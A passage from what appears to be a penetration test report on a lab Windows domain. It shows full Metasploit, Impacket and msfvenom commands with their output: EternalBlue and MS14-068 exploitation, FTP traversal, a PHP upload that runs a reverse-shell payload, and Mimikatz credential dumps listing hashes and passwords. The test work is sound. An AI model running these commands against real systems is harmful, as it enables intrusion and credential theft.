[*] 192.168.0.11:445 - Sending final SMBv2 buffers.
[*] 192.168.0.11:445 - Sending last fragment of exploit packet!
[*] 192.168.0.11:445 - Receiving response from exploit packet
[+] 192.168.0.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.11:445 - Sending egg to corrupted connection.
[*] 192.168.0.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.11
[*] Meterpreter session 3 opened (192.168.0.100:4445 -> 192.168.0.11:49236) at 2019-11-30 07:07:10 -0500
[+] 192.168.0.11:445 - =-=-=-=
```

Figure 21: Enumerating the FTP root directory

```
root@kali:~# ftp 192.168.0.2
Connected to 192.168.0.2.
220-Wellcome to Home Ftp Server!
220 Server ready.
Name (192.168.0.2:root):
331 Password required for root.
Password:
230 User Anonymous logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /
250 CWD command successful. "/" is current directory.
ftp> ls
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw-   1 ftp      ftp            0 Nov 30 11:41 .
drw-rw-rw-   1 ftp      ftp            0 Nov 30 11:41 ..
-rw-rw-rw-   1 ftp      ftp           15 Apr 19  2017 DefaultFTP.txt
-rw-rw-rw-   1 ftp      ftp           20 Jul 15 05:56 test.txt
226 File sent ok
ftp> cd ..
501 CWD failed. Invalid directory name syntax
ftp> cd ../
501 CWD failed. Cannot accept relative path using dot notation
ftp>
```

Figure 22: Successful directory traversal attempt against the FTP server

```
root@kali:~# ftp 192.168.0.2
Connected to 192.168.0.2.
220-Wellcome to Home Ftp Server!
220 Server ready.
Name (192.168.0.2:root):
331 Password required for root.
Password:
230 User Anonymous logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get C:\\Users\\admin\\Desktop\\UniServerZ\\htpasswd\\www\\.htpasswd
local: C:\Users\admin\Desktop\UniServerZ\htpasswd\www\.htpasswd remote: C:\Users\admin\Desktop\UniServerZ\htpasswd\www\.htpasswd
200 Port command successful.
150 Opening data connection for C:\Users\admin\Desktop\UniServerZ\htpasswd\www\.htpasswd.
226 File sent ok
9 bytes received in 0.00 secs (25.2559 kB/s)
ftp> get ..\\Users\\admin\\Desktop\\UniServerZ\\htpasswd\\www\\.htpasswd
local: ..\Users\admin\Desktop\UniServerZ\htpasswd\www\.htpasswd remote: ..\Users\admin\Desktop\UniServerZ\htpasswd\www\.htpasswd
200 Port command successful.
150 Opening data connection for ..\Users\admin\Desktop\UniServerZ\htpasswd\www\.htpasswd.
226 File sent ok
9 bytes received in 0.00 secs (14.7220 kB/s)
ftp> exit
221 Goodbye.
root@kali:~# ls
'C:\test.txt'  'C:\Users\admin\Desktop\UniServerZ\htpasswd\www\.htpasswd'   Desktop   Documents   Downloads   Music   Pictures   Public   Templates   Videos
root@kali:~# cat C*.htpasswd
root:root root@kali:~#
```

The next vulnerability subject to an exploit attempt was the authentication bypass potentially affecting the ArGoSoft Mail Server Freeware web interface. No authentication was required to access the administration panel located at `http://192.168.0.1:99/useradm`, as shown in Figure 23. It was found to be possible to create new users via this interface, as shown in Figure 24, but user records could not be edited or deleted without logging in as that user.

Figure 23: Authentication bypass against ArGoSoft mail server web interface





Figure 24: User created on ArGoSoft mail server via authentication bypass



After this, the Kerberos privilege escalation vulnerability (MS14-068) was tested using the Impacket script `goldenPac.py`. This exploit was successful in creating a shell with `SYSTEM` privileges on server1, client1 and client2 using the provided credentials, as shown in Figures 25, 26, and 27, respectively. This exploit was not successful against server2, which makes sense given that the provided credentials were not accepted on server2.

Figure 25: Exploitation of MS14-068 on server1

```
root@kali:~/impacket-master/examples# python goldenPac.py uadcwnet.com/test:test123@server1.uadcwnet.com -dc-ip 192.168.0.1 -target-ip 192.168.0.1
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] User SID: S-1-5-21-816344815-1091841032-1499945149-1189
[-] Couldn't get forest info ([Errno Connection error (uadcwnet.com:445)] [Errno -2] Name or service not known), continuing
[*] Attacking domain controller 192.168.0.1
[*] 192.168.0.1 found vulnerable!
[*] Requesting shares on 192.168.0.1.....
[*] Found writable share ADMIN$
[*] Uploading file ytFudjuR.exe
[*] Opening SVCManager on 192.168.0.1.....
[*] Creating service Dwxi on 192.168.0.1.....
[*] Starting service Dwxi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figure 26: Exploitation of MS14-068 on client1

```
root@kali:~/impacket-master/examples# python goldenPac.py uadcwnet.com/test:test123@client1.uadcwnet.com -dc-ip 192.168.0.1 -target-ip 192.168.0.10
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] User SID: S-1-5-21-816344815-1091841032-1499945149-1189
[-] Couldn't get forest info ([Errno Connection error (uadcwnet.com:445)] [Errno -2] Name or service not known), continuing
[*] Attacking domain controller 192.168.0.1
[*] 192.168.0.1 found vulnerable!
[*] Requesting shares on 192.168.0.10.....
[*] Found writable share ADMIN$
[*] Uploading file ZnUFPfWz.exe
[*] Opening SVCManager on 192.168.0.10.....
[*] Creating service tHzW on 192.168.0.10.....
[*] Starting service tHzW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figure 27: Exploitation of MS14-068 on client2

```
root@kali:~/impacket-master/examples# python goldenPac.py uadcwnet.com/test:test123@client2.uadcwnet.com -dc-ip 192.168.0.1 -target-ip 192.168.0.11
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] User SID: S-1-5-21-816344815-1091841032-1499945149-1189
[-] Couldn't get forest info ([Errno Connection error (uadcwnet.com:445)] [Errno -2] Name or service not known), continuing
[*] Attacking domain controller 192.168.0.1
[*] 192.168.0.1 found vulnerable!
[*] Requesting shares on 192.168.0.11.....
[*] Found writable share ADMIN$
[*] Uploading file jbMIsdbV.exe
[*] Opening SVCManager on 192.168.0.11.....
[*] Creating service PfLo on 192.168.0.11.....
[*] Starting service PfLo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

The potential denial of service condition affecting the DNS servers running on server1 and server2 was then tested. Metasploit contains a module for this exploit, which was used against each host as shown in Figures 28 and 29. The exploit was run twice 5 minutes apart as suggested in the module's output, against each host. To test whether the denial of service attack was successful, the `host` command was used to perform queries against each DNS server, as shown in Figure 30. It can be seen that this exploit was unsuccessful against both hosts, as the DNS queries were successful.

Figure 28: Running the DNS DoS module against server1

```
msf5 auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > show options

Module options (auxiliary/dos/windows/llmnr/ms11_030_dnsapi):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.1      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   53               yes       The target port (UDP)

msf5 auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > run
[*] Running module against 192.168.0.1

[*] Sending Ipv6 LLMNR query to 192.168.0.1
[*] Sending Ipv4 LLMNR query to 192.168.0.1
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed
msf5 auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > run
[*] Running module against 192.168.0.1

[*] Sending Ipv6 LLMNR query to 192.168.0.1
[*] Sending Ipv4 LLMNR query to 192.168.0.1
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed
msf5 auxiliary(dos/windows/llmnr/ms11_030_dnsapi) >
```

Figure 29: Running the DNS DoS module against server2

```
msf5 auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > show options

Module options (auxiliary/dos/windows/llmnr/ms11_030_dnsapi):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.2      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   53               yes       The target port (UDP)

msf5 auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > run
[*] Running module against 192.168.0.2

[*] Sending Ipv6 LLMNR query to 192.168.0.2
[*] Sending Ipv4 LLMNR query to 192.168.0.2
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed
msf5 auxiliary(dos/windows/llmnr/ms11_030_dnsapi) > run
[*] Running module against 192.168.0.2

[*] Sending Ipv6 LLMNR query to 192.168.0.2
[*] Sending Ipv4 LLMNR query to 192.168.0.2
[*] Note, in a default configuration, the service will restart automatically twice.
[*] In order to ensure it is completely dead, wait up to 5 minutes and run it again.
[*] Auxiliary module execution completed
msf5 auxiliary(dos/windows/llmnr/ms11_030_dnsapi) >
```

Figure 30: Verifying whether the DNS DoS attacks were successful


```
root@kali:~# host 192.168.0.1 192.168.0.1
Using domain server:
Name: 192.168.0.1
Address: 192.168.0.1#53
Aliases:

1.0.168.192.in-addr.arpa domain name pointer server1.uadcwnet.com.
root@kali:~# host 192.168.0.1 192.168.0.2
Using domain server:
Name: 192.168.0.2
Address: 192.168.0.2#53
Aliases:

1.0.168.192.in-addr.arpa domain name pointer server1.uadcwnet.com.
root@kali:~#
```

Finally, an attempt was made to exploit the authentication bypass and remote code execution vulnerability potentially affecting the webSPELL 4 web application running on server2. To test the SQL injection-based authentication bypass, the cookie `ws_auth` was set (according to an exploit script from exploit-db.com [4]) using the browser developer console as shown in Figure 31, after which the login form was submitted. This was tried with the login form both empty and populated with invalid credentials, but neither resulted in an authentication bypass. It was noted in the vulnerability report that this exploit depends on a certain safety setting being disabled on the server.

Figure 31: SQL injection authentication bypass attempt



However, given that a valid set of credentials for this web application were known, an attempt was then made to upload and browse to a PHP file in order to achieve remote code execution on the server. On the left of the main page, there was a list of downloads, and the page displayed upon clicking one of these included a button for uploading a new file, as shown in Figure 32. To take advantage of this feature, an executable payload was created using Metasploit and a handler was started to receive the connection that would be created by running the payload, as shown in Figures 33 and 34, respectively. Listing 37 shows the PHP file that was created to run the executable payload, and these two files were then uploaded, as shown in Figures 35 and 36.

Figure 32: File upload feature




Figure 33: Creating an executable payload

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.100 lport=4456 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
```

Figure 34: Creating a connection handler

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.100
LHOST => 192.168.0.100
msf5 exploit(multi/handler) > set LPORT 4456
LPORT => 4456
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.100    yes       The listen address (an interface may be specified)
   LPORT     4456             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.100:4456
```

Listing 37: PHP script for running the payload

```
<?php shell_exec(".\payload.exe"); ?>
```

Figure 35: Uploading the executable payload





Figure 36: Uploading the PHP script



The source code for Webspell as available on GitHub suggested that uploaded files could be downloaded from the `downloads` directory [8], so an attempt was made to browse to the uploaded PHP file under this directory. This resulted in the successful execution of the executable payload, as evidenced by the fact that a Meterpreter session was created. The commands `sysinfo` and `getuid` were then run to verify that the interactive session functioned correctly, revealing that the web server, and thus the payload, were running under the user `Admin`. This user was known to be an administrator, so the `getsystem` command was run to attempt to gain `SYSTEM` privileges. The `getuid` command was then run again, confirming that this attempt was successful. This process is shown in Figure 37.

Figure 37: Successful execution of payload

```
[*] Started reverse TCP handler on 192.168.0.100:4456
[*] Sending stage (206403 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.100:4456 -> 192.168.0.2:59095) at 2019-11-30 08:20:19 -0500

meterpreter > sysinfo
Computer        : SERVER2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: UADCWNET\Admin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

2.4.1 Summary of Results

- A brute-force attack against the SMB service on server1 revealed a set of Domain Admin credentials in approximately 12 minutes using a dictionary of around 10000 common passwords.
- Each host was vulnerable to MS17-010, or EternalBlue, the SMB remote code execution vulnerability, with successful exploitation leading to high-privileged access as the user `SYSTEM`.
- The FTP server on server2 was vulnerable to a directory traversal condition allowing otherwise inaccessible files to be retrieved by specifying their absolute path or using the `..` relative path specifier.
- The ArGoSoft Mail Server Freeware web interface was vulnerable to an authentication bypass, allowing users to be added without authentication.
- At least server1, client1 and client2 were vulnerable to MS14-068, the Kerberos privilege escalation vulnerability, allowing a user with standard domain credentials to gain a shell as the user `SYSTEM`.
- The DNS denial of service exploit was unsuccessful against both server1 and server2.
- Using the credentials displayed on the main page of the web server on server2, arbitrary files could be uploaded and executed, leading to access to server2 as the user `SYSTEM`.

2.5 Post Exploitation

In this final stage, the unauthorized access gained in the exploitation stage was used to attempt to gather further information, including sensitive information such as credentials. Additionally, various methods of maintaining access to the

compromised devices were tested. In this way, this stage also serves to verify that the exploitation steps run previously were indeed successful and that the access gained could be utilised as expected.

2.5.1 Information Gathering

Firstly, a variety of Metasploit and Meterpreter features were used to gather information about each host, using the Meterpreter sessions gained from exploiting the SMB remote code execution vulnerability. Using the Meterpreter session open on server1, the `ps` command was run to list the processes running on this host. The main results of this command are shown in Figure 38.

Figure 38: Listing processes running on server1

Next, a Metasploit post-exploitation information-gathering module was run to check whether server1 was a virtual machine, as shown in Figure 39. This module confirmed that server1 was a VMWare virtual machine. Another such module was used to gather user credentials in the form of usernames and password hashes, as shown in Figure 40. A full list of the usernames and password hashes recovered is given in Appendix A, Listing 43. Similar Metasploit modules were also used to enumerate installed applications and SNMP information as shown in Figures 41 and 42, respectively. The SNMP information shows that while the community string was set to the default of `public`, it could only be managed from the local host.

Figure 39: Checking whether server1 was a virtual machine

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if SERVER1 is a Virtual Machine .....
[+] This is a VMware Virtual Machine
meterpreter >
```

Figure 40: Gathering usernames and hashed passwords from server1

```
[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20191104063634_default_192.168.0.1_registry.lsa.sec_113372.txt
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against SERVER1
[+] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:e21be3c4d0977c59466a16de93d968f4
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: krbtgt:aad3b435b51404eeaad3b435b51404ee:c64f1cd2a8a15ced225f7192d362963b
    Extracted: admin:aad3b435b51404eeaad3b435b51404ee:a492077fbcde019c130f5383f76d0e9c
    Extracted: R.Astley:aad3b435b51404eeaad3b435b51404ee:bde1966c31599bfafd3fea25f7f15ea2
    Extracted: C.Moreno:aad3b435b51404eeaad3b435b51404ee:a46dc2371bda4c808e6deb4140f8931b
    Extracted: C.Griffin:aad3b435b51404eeaad3b435b51404ee:f9c0a01d3b55ac70a19143a06bceac3f
    Extracted: I.Pratt:aad3b435b51404eeaad3b435b51404ee:5e032f406c083d6ac4c8b73aacea111
    Extracted: L.Burke:aad3b435b51404eeaad3b435b51404ee:fd9170552a198c7bb71c3b1ef9576631
    Extracted: J.Johnson:aad3b435b51404eeaad3b435b51404ee:852275d773dbc0dd31d8b197404200 7e
    Extracted: T.Nunez:aad3b435b51404eeaad3b435b51404ee:8ca7a46d1b4c27df375d5c04c395ca1b
    Extracted: J.Stevenson:aad3b435b51404eeaad3b435b51404ee:29e9fcd564341ae86638bde80fc01fb4
    Extracted: L.Thornton:aad3b435b51404eeaad3b435b51404ee:2fd5c60cabd23a30c4b18e0dbed2f210
    Extracted: M.Day:aad3b435b51404eeaad3b435b51404ee:70c5e1958c412f3d205db5405777d7d1
    Extracted: C.Morris:aad3b435b51404eeaad3b435b51404ee:193850e021964b3c662645f8ddc666d5
    Extracted: R.Knight:aad3b435b51404eeaad3b435b51404ee:194ed85daeffad73b5159270b4f34809
    Extracted: P.Pittman:aad3b435b51404eeaad3b435b51404ee:654be4c6eb1ddc08a7da1e355825e824
    Extracted: D.King:aad3b435b51404eeaad3b435b51404ee:d3bd861dac47271752156d034a2aa2af
    Extracted: D.Dunn:aad3b435b51404eeaad3b435b51404ee:8343e874385855fb7531acfe87abdd7a
    Extracted: D.Manning:aad3b435b51404eeaad3b435b51404ee:58602de0b48d5f5cab4b9e6d8c090801
    Extracted: D.Valdez:aad3b435b51404eeaad3b435b51404ee:3cbbb3cc1f6b1a801097c4f6904002 11
    Extracted: D.Price:aad3b435b51404eeaad3b435b51404ee:2c177038d99075c1fb77f5114b38be85
    Extracted: J.Saunders:aad3b435b51404eeaad3b435b51404ee:6f2b57aed1b300bb411ca00804f2bc41
    Extracted: J.Hart:aad3b435b51404eeaad3b435b51404ee:251bb0a8e2f091180d4bb1f8b55c8074
    Extracted: S.Reed:aad3b435b51404eeaad3b435b51404ee:41e0c27fde5939f6003199be13451935
    Extracted: A.Peters:aad3b435b51404eeaad3b435b51404ee:b657c98ffd39f026026c111b467a3f9f
    Extracted: R.Soto:aad3b435b51404eeaad3b435b51404ee:b49caa4054b0c63b7ca95aafb510094b
    Extracted: V.Haynes:aad3b435b51404eeaad3b435b51404ee:d16271cfbb6f4a2653a158ed8629cab8
    Extracted: R.Boone:aad3b435b51404eeaad3b435b51404ee:c504e9c3c091d82aefb198fe30ae06b2
    Extracted: L.Carr:aad3b435b51404eeaad3b435b51404ee:a90b2fd009a3ecf259cf99e574f1f5c4
    Extracted: C.Olson:aad3b435b51404eeaad3b435b51404ee:654be4c6eb1ddc08a7da1e355825e824
```

Figure 41: Enumerating installed applications on server1

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on SERVER1

Installed Applications
======================

 Name                                                        Version
 ----                                                        -------
 7-Zip 18.01 (x64)                                           18.01
 Argosoft E-mail Server                                      1
 Java 8 Update 211                                           8.0.2110.12
 Java Auto Updater                                           2.8.211.12
 Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161  9.0.30729.6161
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 Microsoft Visual C++ 2015 Redistributable (x64) - 14.0.24123    14.0.24123.0
 Microsoft Visual C++ 2015 Redistributable (x86) - 14.0.24123    14.0.24123.0
 Microsoft Visual C++ 2015 x64 Additional Runtime - 14.0.24123   14.0.24123
 Microsoft Visual C++ 2015 x64 Minimum Runtime - 14.0.24123      14.0.24123
 Microsoft Visual C++ 2015 x86 Additional Runtime - 14.0.24123   14.0.24123
 Microsoft Visual C++ 2015 x86 Minimum Runtime - 14.0.24123      14.0.24123
 VMware Tools                                                    10.0.10.4301679
```

Figure 42: Enumerating SNMP information on server1

```
meterpreter > run post/windows/gather/enum_snmp

[*] Running module against SERVER1
[*] Checking if SNMP is Installed
[*]     SNMP is installed!
[*] Enumerating community strings
[*]
[*]     Community Strings
[*]     =================
[*]
[*]      Name    Type
[*]      ----    ----
[*]      public  READ ONLY
[*]
[*] Enumerating Permitted Managers for Community Strings
[*] Community Strings can be accessed from:
[*]     localhost
[*]     192.168.0.1
[*] Enumerating Trap Configuration
[*] Community Name: public
[*]     Destination: 192.168.0.1
meterpreter >
```

After this, Mimikatz was used to attempt to gather credentials from server1's memory. Meterpreter's Mimikatz extension was loaded with the command `load kiwi`, and then the command `creds_all` was run. The results of this command included the plaintext password for the user `Admin`, as shown in Figure 43. Additionally, the command `lsa_dump_secrets` was used, revealing the current and old default passwords, as shown in Figure 44.

Figure 43: Gathering credentials from server1 using Mimikatz

```
kerberos credentials
====================

Username  Domain        Password
--------  ------        --------
(null)    (null)        (null)
Admin     UADCWNET.COM  Thisisverysecret2019
server1$  UADCWNET.COM  1a 65 ca b5 e1 92 6f d8 c2 73 22 c9 e3 14 3a 60 63 a7 c8 fa e8 9e a2 15 48 32 20 10 35 be c4 59 67 bb cb 47 52 f0 49 c8 99 5d fe a6 2f 0e 65 b6 9c
 80 d4 ab 16 d5 60 b4 19 19 c5 96 a0 cd 9f 40 26 65 66 c3 2d bc 82 16 9b 37 f8 86 41 29 fb 21 35 49 97 88 08 18 b1 58 5d c3 db 90 08 80 dd 7c ae 68 52 c1 38 cc ac 7a ef 2
7 e3 28 f9 3d f7 20 2d 8e c0 41 2f eb bd b5 f8 91 d1 c9 64 4b 39 9b 2b 7d 32 69 13 4f 77 78 69 07 b1 73 56 d3 e6 6e a6 6f 66 09 b2 d2 f0 21 a0 b6 d6 52 f8 95 ac 0f 3e 81
76 99 9b 79 07 9c b2 9f a2 4f 55 c3 2f ca 83 38 d8 04 2e 23 1d 54 db 5b bf 55 66 a7 bf 22 af d6 98 c9 26 86 44 f8 71 04 45 93 09 f0 92 2d ee 0b 4f 5a 11 6d fc 03 57 55 1a
 49 fa 98 3c 6f 77 84 98 3e 33 b1 e2 13 0e cb 02 e1 2f b2 eb 09

meterpreter >
```

Figure 44: Gathering LSA secrets from server1 using Mimikatz

```
Secret  : DefaultPassword
cur/text: Hacklab1
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 70 73 c5 11 ac 4e 39 26 38 a7 af 88 8d 82 2e 44 e4 4c 10 4a a9 aa 75 9f b1 25 e0 12 9f 09 a9 81 10 f4 43 e1 94 9b 98 19
    full: 7073c511ac4e392638a7af888d822e44e44c104aa9aa759fb125e0129f09a98110f443e1949b9819
    m/u : 7073c511ac4e392638a7af888d822e44e44c104a / a9aa759fb125e0129f09a98110f443e1949b9819
old/hex : 01 00 00 00 20 8d ed 07 2a 41 cb f8 ba 34 df 99 27 a8 4d 23 c5 c1 e3 d2 9e 17 f6 7b 7e 15 37 25 53 b4 e6 de 8b 7a 64 6f 62 24 18 85
    full: 208ded072a41cbf8ba34df9927a84d23c5c1e3d29e17f67b7e15372553b4e6de8b7a646f62241885
    m/u : 208ded072a41cbf8ba34df9927a84d23c5c1e3d2 / 9e17f67b7e15372553b4e6de8b7a646f62241885

Secret  : NL$KM
cur/hex : 51 63 0e 51 f9 89 bd c9 6e ad b1 0b 02 42 42 af a1 67 d5 03 76 c7 f6 d1 2d 92 f5 52 32 c3 b5 e2 4c 6a 30 ee 45 4a 90 b0 0c 34 83 02 92 fc a9 a5 c7 82 2c 4e b2 b
e 83 32 2a 7d d0 1f 7e f0 d4 98

meterpreter >
```

These above information-gathering steps were then repeated on server2. This revealed that server2 was also a VMWare virtual machine, and that the SNMP service was configured as it was on server1, with access only permitted from the local host. The password hashes discovered, as well as the plaintext credentials for the user `Admin` and the default password settings, were identical to those recovered from server1. Due to this similarity of results, only screenshots of the running processes and installed applications are included here, in Figures 45 and 46, respectively.

Figure 45: Listing processes running on server2

```
Activities   Applications   Places   Terminal                    Nov 4  07:14
                                                                 root@kali: ~
